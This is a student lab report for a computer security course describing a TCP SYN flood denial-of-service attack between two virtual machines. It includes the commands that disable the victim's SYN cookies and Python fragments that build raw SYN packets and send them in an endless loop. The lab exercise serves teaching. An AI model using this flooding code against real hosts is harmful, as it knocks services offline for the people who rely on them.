

**CSE,BUET**

**CSE-406 : COMPUTER SECURITY**

**PROJECT NAME:TCP SYN FLOOD DOS ATTACK**

IMPLEMENTATION REPORT

NAME:MRITUNJOY ROY

ROLL:1505071

GROUP NO:03

**TCP SYN FLOOD DOS ATTACK**

**Implementation steps:**

We use two seed ubuntu VMs .One is for atacker and the other is for victim.

At first ,we turn off(set 0) three security measures on the victim’s OS.The command lines are-

nano /proc/sys/net/ipv4/tcp\_syncookies

nano /proc/sys/net/ipv4/icmp\_ignore\_bogus\_error\_responses

nano proc/sys/net/ipv4/icmp\_echo\_ignore\_broadcasts

In the attacker machine we complete the python code main.py .

We create raw a raw socket as below-

#create a raw socket

try:

s = socket.socket(socket.AF\_INET, socket.SOCK\_RAW, socket.IPPROTO\_RAW)

except:

sys.exit()

The IP header fields are formatted as below-

ip\_ihl = 5

ip\_ver = 4

ip\_tos = 0

ip\_tot\_len = 0

ip\_id = 54321

ip\_frag\_off = 0

ip\_ttl = 255

ip\_proto = socket.IPPROTO\_TCP

ip\_check = 0

ip\_saddr = socket.inet\_aton ( source\_ip )

ip\_daddr = socket.inet\_aton ( dest\_ip )

ip\_ihl\_ver = (ip\_ver << 4) + ip\_ihl

The TCP header fields are formatted as below-

tcp\_source = 1234 # source port

tcp\_dest = 23 # destination port

tcp\_seq = 0

tcp\_ack\_seq = 0

tcp\_doff = 5 #4 bit field, size of tcp header, 5 \* 4 = 20 bytes

#tcp flags

tcp\_fin = 0

tcp\_syn = 1

tcp\_rst = 0

tcp\_psh = 0

tcp\_ack = 0

tcp\_urg = 0

tcp\_window = socket.htons (5840) # maximum allowed window size

tcp\_check = 0


tcp\_urg\_ptr = 0

In a continuous loop we send the raw packet.


while(True):

tcp\_syn\_flood()


In the victim VM by ifconfig command we get the ip address.We set this ip address as destination address in main.py.




In the victim and attacker VMs run the wireshark like below-





Then in the attacker VM we run the main.py file by the following command-



In the victim VM’s wireshirk we can observe the flooding-









In this flooding state if we try to stablish a socket connection between attacker and victim VMs,the serive is denied for infinite time until we stop TCP SYN flooding.

This terminal is from attacker.



But in normal environment it is like-



So here here the denial of service from victim is observed.

The explanation Why we think TCP SYN flood DOS attack is successful:

The attacker is acting here like a bot. Here the bot has created random source IP Addresses. By this addresses, we sent packets to the target host. The target host is busy with sending ACK packets back to the attacker Random IP Addresses. Now if we want to connect to the target IP Address, it denies. Because the target host is busy with sending ACK to the random IP Sources. So the denial of service(DOS) is established.

Conclusion:

In future we will try to make a counter measure against this attack.